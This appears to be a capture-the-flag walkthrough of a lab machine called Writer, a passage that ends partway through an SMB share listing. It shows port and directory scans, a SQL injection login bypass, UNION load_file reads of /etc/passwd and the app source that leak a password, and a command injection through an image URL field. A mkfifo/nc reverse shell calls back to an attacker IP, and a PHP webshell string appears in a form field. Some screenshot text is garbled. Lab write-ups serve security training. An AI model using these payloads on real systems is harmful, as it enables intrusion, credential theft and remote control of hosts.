

# Information Gathering

## 1) Found open ports


```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.11.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 14:39 IST
Nmap scan report for 10.10.11.101
Host is up (0.29s latency).
Not shown: 64035 closed tcp ports (reset), 1496 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|_   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_   256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Story Bank | Writer.HTB
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode:
|_   3:1:1:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|_   date: 2024-09-05T09:11:03
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.18 seconds

(vigneswar@VigneswarPC)-[~]
$ |
```

## 2) Checked the website



3) Found more pages

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.11.101/FUZZ' -ic

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.11.101/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

contact [Status: 200, Size: 11971, Words: 735, Lines: 319, Duration: 195ms]
about [Status: 200, Size: 4905, Words: 242, Lines: 110, Duration: 243ms]
static [Status: 200, Size: 3522, Words: 250, Lines: 75, Duration: 231ms]
logout [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 181ms]
dashboard [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 251ms]
administrative [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 199ms]
administrative [Status: 200, Size: 1443, Words: 185, Lines: 35, Duration: 274ms]
administrative [Status: 200, Size: 11971, Words: 735, Lines: 319, Duration: 207ms]
```

Vulnerability Assessment

1) Found sql injection auth bypass

```
(vigneswar@VigneswarPC)~$ proxychains -q sqlmap -u 'http://10.10.11.101/administrative' --data 'uname=admin*&password=admin' --dbms mysql --technique BEUS --risk 3 --prefix "" --suffix "" --union-char="hello"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:11:33 /2024-09-05/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[16:11:34] [INFO] testing connection to the target URL
[16:11:35] [INFO] testing if the target URL content is stable
[16:11:35] [INFO] target URL content is stable
[16:11:35] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[16:11:35] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[16:11:36] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[16:11:36] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[16:11:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:11:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
got a refresh intent (redirect like response common to login pages) to '/dashboard'. Do you want to apply it from now on? [Y/n] y
got a 302 redirect to 'http://10.10.11.101/'. Do you want to follow? [Y/n] n
[16:11:41] [INFO] (custom) POST parameter '#1*' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable (with --code=302)
[16:11:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:11:41] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:11:42] [INFO] testing 'Generic UNION query (hello) - 1 to 20 columns'
[16:11:42] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:11:46] [INFO] target URL appears to be UNION injectable with 6 columns
[16:11:57] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[16:11:57] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:

Parameter: #1* ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: uname=-7515' OR 7494=7494-- --&password=admin
```

2) Found a file upload functionality

All form elements

Author

Title

Tagline

Story Image

Choose File

Browse

The image must have a maximum size of 1MB in .jpg format. [Click here to upload from URL.](#)

Content

Add your story here.

✕ Cancel

Save

[illegible]

3/11

Image showing Burp Suite Community Edition v2024.5.5 - Temporary Project interface. The Repeater tab is active, showing a request and response. The request is a GET request to http://10.10.11.101. The response is a 200 status code, indicating a successful request. The response body contains a redirect message: "You should be redirected automatically to target URL: /dashboard/stories. If not click the link." The response also includes a session cookie and a CSRF token.

Request:


```
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.101/dashboard/stories/add
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=eyJ1c2VyIjo1IjYBVC1AxpTEgIyJ9.ZtL71Q.RZyD5x_kay37ofnGgjLPWuywTM
14 Connection: keep-alive
15
16 .....WebKitFormBoundaryL7vS6owYPZW0Axf
17 Content-Disposition: form-data; name="author"
18
19 Hacker
20 .....WebKitFormBoundaryL7vS6owYPZW0Axf
21 Content-Disposition: form-data; name="title"
22
23 SSRF
24 .....WebKitFormBoundaryL7vS6owYPZW0Axf
25 Content-Disposition: form-data; name="tagline"
26
27 #TESTING
28 .....WebKitFormBoundaryL7vS6owYPZW0Axf
29 Content-Disposition: form-data; name="image"; filename=""
30 Content-Type: application/octet-stream
31
32 .....WebKitFormBoundaryL7vS6owYPZW0Axf
33 Content-Disposition: form-data; name="image_url"
34
35 http://10.10.14.14/test.jpg
36 .....WebKitFormBoundaryL7vS6owYPZW0Axf
37 Content-Disposition: form-data; name="content"
38
39 SSRF testing <?php.system($_GET['cmd']); ?>
40 .....WebKitFormBoundaryL7vS6owYPZW0Axf--
```

Response:

```
200 -
10.10.11.101 -- [05/Sep/2024 15:28:15] "GET /test.jpg HTTP/1.1" 200 -
```

Redirecting...

You should be redirected automatically to target URL: </dashboard/stories>. If not click the link.



5) Used sql to read files

Request

PrettyRawHex

1POST /administrative HTTP/1.1

2Content-Length: 80

3Cache-Control: no-cache

4User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)

5Host: 10.10.11.101

6Accept: \*/\*

7Accept-Encoding: gzip, deflate, br

8Content-Type: application/x-www-form-urlencoded; charset=utf-8

9Connection: keep-alive

10

11uname=admin' union select 1,load\_file('/etc/passwd'),3,4,5,6 -- -&password=admin

Response

PrettyRawHexRender

24<body>

25<div class="wrapper">

26<div class="page vertical-align text-center">

27<div class="page-content vertical-align-middle">

28<header>

29<h3 class="animation-slide-top">

30Welcome adminroot:x:0:0:root:/bin/bash

31daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

32bin:x:2:2:bin:/bin:/usr/sbin/nologin

33sys:x:3:3:sys:/dev:/usr/sbin/nologin

34sync:x:4:65534:sync:/bin:/bin/sync

35games:x:5:60:games:/usr/games:/usr/sbin/nologin

36man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

37lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

38mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

39news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

40uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

41proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

42www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

43backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

44list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

45irc:x:39:39:irc:/var/run/ircd:/usr/sbin/nologin

46gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin

47nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

48systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin

49systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin

50systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin

51messagebus:x:103:106:/nonexistent:/usr/sbin/nologin

52syslog:x:104:110:/home/syslog:/usr/sbin/nologin

53apt:x:105:65534:/nonexistent:/usr/sbin/nologin

54tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false

55uuid:x:107:112:/run/uuid:/usr/sbin/nologin

56tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin

57landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin

58pollinate:x:110:1:/var/cache/pollinate:/bin/false

59usbmux:x:111:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin

60sshd:x:112:65534:/run/sshd:/usr/sbin/nologin

systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

## 6) Found admin user hash

Request

PrettyRawHex

1POST /administrative HTTP/1.1

2Content-Length: 81

3Cache-Control: no-cache

4User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)

5Host: 10.10.11.101

6Accept: \*/\*

7Accept-Encoding: gzip, deflate, br

8Content-Type: application/x-www-form-urlencoded; charset=utf-8

9Connection: keep-alive

10

11uname=admin' union select 1,password,3,4,5,6 from writer.users;-- -&password=admin

Response

PrettyRawHexRender

16<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

17<meta http-equiv="X-UA-Compatible" content="IE=edge">

18<meta http-equiv="refresh" content="0.1; URL=/dashboard" />

19<title>

20Redirecting | Writer.HTB

21</title>

22<link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">

23<link href="css/redirect.css" rel="stylesheet">

24</head>

25<body>

26<div class="wrapper">

27<div class="page vertical-align text-center">

28<div class="page-content vertical-align-middle">

29<header>

30<h3 class="animation-slide-top">

31Welcome admin110e48794631a9612484ca8b55f622d0

32</h3>

33</header>

34<p class="success-advice">

35Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.

36</p>

37<a class="btn btn-primary btn-round mb-5" href="/dashboard">

38CLICK HERE

39</a>

40<footer class="page-copyright">

41<p>

42© Writer.HTB 2021. ALL RIGHT RESERVED.

43</p>

44</footer>

45</div>

46</div>

47</div>

48<script src="vendor/jquery/jquery.min.js">

49</script>

50<script src="vendor/bootstrap/js/bootstrap.min.js">

51</script>

52</body>

53</html>

Inspector

Request attributes2

Request query parameters0

Request body parameters2

Request cookies0

Request headers8

Response headers8

## 7) Found the source code

5/11

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /administrative HTTP/1.1 2 Content-Length: 112 3 Cache-Control: no-cache 4 User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org) 5 Host: 10.10.11.101 6 Accept: */* 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded; charset=utf-8 9 Connection: keep-alive 10 11 uname=admin' union select 1,load_file('/etc/apache2/sites-enabled/000-default.conf'),3,4,5,6 --&gt; &amp;password=admin </pre>				<pre> 19 &lt;title&gt;     Redirecting   Writer.HTB   &lt;/title&gt; 20 &lt;link href="/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"&gt; 21 &lt;link href="/css/redirect.css" rel="stylesheet"&gt; 22 &lt;/head&gt; 23 24 &lt;body&gt; 25   &lt;div class="wrapper"&gt; 26     &lt;div class="page vertical-align text-center"&gt; 27       &lt;div class="page-content vertical-align-middle"&gt; 28         &lt;header&gt; 29           &lt;h3 class="animation-slide-top"&gt; 30             Welcome admin# Virtual host configuration for writer.htb domain 31             &amp;lt;VirtualHost *:80&gt; 32               ServerName writer.htb 33               ServerAdmin admin@writer.htb 34               WSGIScriptAlias / /var/www/writer.htb/writer.wsgi 35               &amp;lt;Directory /var/www/writer.htb&gt; 36                 Order allow,deny 37                 Allow from all 38                 &amp;lt;/Directory&gt; 39               Alias /static /var/www/writer.htb/writer/static 40               &amp;lt;Directory /var/www/writer.htb/writer/static/&gt; 41                 Order allow,deny 42                 Allow from all 43                 &amp;lt;/Directory&gt; 44               ErrorLog \${APACHE_LOG_DIR}/error.log 45               LogLevel warn 46               CustomLog \${APACHE_LOG_DIR}/access.log combined 47               &amp;lt;/VirtualHost&gt; 48 49           # Virtual host configuration for dev.writer.htb subdomain 50           # Will enable configuration after completing backend development 51           # Listen 8080 52           #&amp;lt;VirtualHost 127.0.0.1:8080&gt; 53           # ServerName dev.writer.htb 54           # ServerAdmin admin@writer.htb 55           # 56           # Collect static for the writer2_project/writer_web/templates 57           # Alias /static /usr/bin/writer2_project/static </pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /administrative HTTP/1.1 2 Content-Length: 100 3 Cache-Control: no-cache 4 User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org) 5 Host: 10.10.11.101 6 Accept: */* 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded; charset=utf-8 9 Connection: keep-alive 10 11 uname=admin' union select 1,load_file('/var/www/writer.htb/writer.wsgi'),3,4,5,6 --&gt; --&gt; &amp;password=admin </pre>				<pre> 11 &lt;!doctype html&gt; 12 &lt;html lang="en"&gt; 13 14 &lt;head&gt; 15   &lt;meta charset="utf-8"&gt; 16   &lt;meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"&gt; 17   &lt;meta http-equiv="X-UA-Compatible" content="IE=edge"&gt; 18   &lt;meta http-equiv="refresh" content="0.1; URL=/dashboard" /&gt; 19   &lt;title&gt;     Redirecting   Writer.HTB   &lt;/title&gt; 20 &lt;link href="/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"&gt; 21 &lt;link href="/css/redirect.css" rel="stylesheet"&gt; 22 &lt;/head&gt; 23 24 &lt;body&gt; 25   &lt;div class="wrapper"&gt; 26     &lt;div class="page vertical-align text-center"&gt; 27       &lt;div class="page-content vertical-align-middle"&gt; 28         &lt;header&gt; 29           &lt;h3 class="animation-slide-top"&gt; 30             Welcome admin#! /usr/bin/python 31             import sys 32             import logging 33             import random 34             import os 35 36             # Define logging 37             logging.basicConfig(stream=sys.stderr) 38             sys.path.insert(0, &amp;#34;/var/www/writer.htb/&amp;#34;) 39 40             # Import the __init__.py from the app folder 41             from writer import app as application 42             application.secret_key = os.environ.get(&amp;#34;SECRET_KEY&amp;#34;, &amp;#34;&amp;#34;) </pre>			

### Request

Pretty Raw Hex

```

1 POST /administrative HTTP/1.1
2 Content-Length: 107
3 Cache-Control: no-cache
4 User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)
5 Host: 10.10.11.101
6 Accept: */*
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=utf-8
9 Connection: keep-alive
10
11 uname=admin' union select 1,load_file('/var/www/writer.htb/writer/__init__.py'),3,4,5,6 --
    -&password=admin

```

### Response

Pretty Raw Hex Render

```

21 <link href="/css/redirect.css" rel="stylesheet">
22 </head>
23
24 <body>
25 <div class="wrapper">
26 <div class="page vertical-align text-center">
27 <div class="page-content vertical-align-middle">
28 <header>
29 <h3 class="animation-slide-top">
    Welcome adminfrom flask import Flask, session, redirect, url_for, request,
    render_template
    from mysql.connector import errorcode
    import mysql.connector
    import urllib.request
    import os
    import PIL
    from PIL import Image, UnidentifiedImageError
    import hashlib

    app =
    Flask(__name__,static_url_path="/static",static_folder="/static",templ
    ate_folder="/templates")

    #Define connection for database
    def connections():
    try:
    connector = mysql.connector.connect(user="admin",password="/ToughPasswordToCrack", host="127.0.0.1",
    database="writer")
    return connector
    except mysql.connector.Error as err:
    if err.errno == errorcode.ER_ACCESS_DENIED_ERROR:
    return ("Something is wrong with your db user name or password!")
    elif err.errno == errorcode.ER_BAD_DB_ERROR:
    return ("Database does not exist!")
    else:
    return ("Another exception, returning!")
    else:
    print ("Connection to DB is ready!")

    #Define homepage

```

## 8) Found command injection

```

@app.route('/dashboard/stories/edit/<id>', methods=['GET', 'POST'])
def edit_story(id):
    if not ('user' in session):
        return redirect('/')
    try:
        connector = connections()
    except mysql.connector.Error as err:
        return ("Database error")
    if request.method == "POST":
        cursor = connector.cursor()
        cursor.execute("SELECT * FROM stories where id = %(id)s;", {'id': id})
        results = cursor.fetchall()
        if request.files['image']:
            image = request.files['image']
            if ".jpg" in image.filename:
                path = os.path.join('/var/www/writer.htb/writer/static/img/', image.filename)
                image.save(path)
                image = "/img/{}".format(image.filename)
                cursor = connector.cursor()
                cursor.execute("UPDATE stories SET image = %(image)s WHERE id = %(id)s", {'image':image, 'id':id})
                result = connector.commit()
            else:
                error = "File extensions must be in .jpg!"
                return render_template('edit.html', error=error, results=results, id=id)
        if request.form.get('image_url'):
            image_url = request.form.get('image_url')
            if ".jpg" in image_url:
                try:
                    local_filename, headers = urllib.request.urlretrieve(image_url)
                    os.system("mv {} {}.jpg".format(local_filename, local_filename))
                    image = "/img/{}".format(local_filename)

```

```

>>> urllib.request.urlretrieve("file:///etc/passwd#$(sleep 10).jpg")
('/etc/passwd#$(sleep 10).jpg', <email.message.Message object at 0x7ff84e504bd0>)
>>>

```



Request

PrettyRawHex

```

5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: https://10.10.11.101
8 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryL7vS6owYP2W0Axjf
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.101/dashboard/stories/add
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=eyJlc2VyIjo1YjBvcjAxPTEgIj9.Zt171Q.RZydsX_kay370fnGgJLPWuywTMY
  Connection: keep-alive
14 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
15 Content-Disposition: form-data; name="author"
16
17 Hacker
18 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
19 Content-Disposition: form-data; name="title"
20
21
22
23 SSRF?
24 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
25 Content-Disposition: form-data; name="tagline"
26
27
28 #TESTING
29 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
30 Content-Disposition: form-data; name="image"; filename=""
31 Content-Type: application/octet-stream
32
33 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
34 Content-Disposition: form-data; name="image_url"
35
36 file:///etc/passwd$(sleep 10).jpg
37 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
38 Content-Disposition: form-data; name="content"
39
40 SSRF testing <?php system($_GET['cmd']); ?>
41 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
42

```

Response

PrettyRawHexRender

Add Story

All form elements

Author

Title

Tagline

Story Image

Choose File

Browse

The image must have a maximum size of 1MB in .jpg format. Click here to upload from URL.

Error: Issue uploading picture

Content

Add your story here.

Done

Event log (2) • All issues

10,498 bytes | 20,314 millis

Memory: 259.2MB

# Exploitation

## 1) Got reverse shell

Burp Suite Community Edition v2024.5.5 - Temporary Project

DashboardTargetProxyIntruderRepeater

LoggerOrganizerExtensionsLearnBTP

SendCancel<>>

Target: http://10.10.11.101HTTP/1

Request

PrettyRawHex

```

10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.101/dashboard/stories/add
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=eyJlc2VyIjo1YjBvcjAxPTEgIj9.Zt171Q.RZydsX_kay370fnGgJLPWuywTMY
  Connection: keep-alive
14 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
15 Content-Disposition: form-data; name="author"
16
17 Hacker
18 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
19 Content-Disposition: form-data; name="title"
20
21
22
23 SSRF?
24 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
25 Content-Disposition: form-data; name="tagline"
26
27
28 #TESTING
29 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
30 Content-Disposition: form-data; name="image"; filename=""
31 Content-Type: application/octet-stream
32
33 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
34 Content-Disposition: form-data; name="image_url"
35
36 file:///etc/passwd$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f).jpg
37 -----WebKitFormBoundaryL7vS6owYP2W0Axjf
38 Content-Disposition: form-data; name="content"
39
40 SSRF testing <?php system($_GET['cmd']); ?>

```

Response

InspectorNotes

```

(vigneswar@VigneswarPC)~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.101] 39206
bash: cannot set terminal process group (1050): Inappropriate ioctl for device
bash: no job control in this shell
www-data@writer:/$ |

```

## 2) Found creds

8/11



```
#Define connection for database
def connections():
    try:
        connector = mysql.connector.connect(user='admin', password='ToughPasswordToCrack', host='127.0.0.1', database='writer')
        return connector
    except mysql.connector.Error as err:
        if err.errno == errorcode.ER_ACCESS_DENIED_ERROR:
            return ("Something is wrong with your db user name or password!")
        elif err.errno == errorcode.ER_BAD_DB_ERROR:
            return ("Database does not exist")
        else:
            return ("Another exception, returning!")
    else:
        print ('Connection to DB is ready!')
```

### 3) Found read/write access on smb

```
vigneswar@VigneswarPC: ~
vigneswar@VigneswarPC: ~$ smbmap -H 10.10.11.101 -u 'kyle' -p 'ToughPasswordToCrack'

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.101:445      Name: 10.10.11.101      Status: Authenticated
    Disk                  Permissions      Comment
    ----                  -
    print$                READ ONLY      Printer Drivers
    writer2_project        READ, WRITE
    IPC$                  NO ACCESS     IPC Service (writer server (Samba, Ubuntu))

[*] Closed 1 connections

(vigneswar@VigneswarPC)-[~]
$
```

```
(vigneswar@VigneswarPC)-[~]
$ smbclient -m SMB3 '\\10.10.11.101\writer2_project' -U 'kyle%ToughPasswordToCrack'
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Sep  5 16:54:02 2024
..               D          0   Tue Jun 22 23:25:06 2021
static           D          0   Mon May 17 01:59:16 2021
staticfiles      D          0   Fri Jul  9 16:29:42 2021
writer_web       D          0   Wed May 19 20:56:18 2021
requirements.txt N         15   Thu Sep  5 16:54:02 2024
writerv2         D          0   Wed May 19 18:02:41 2021
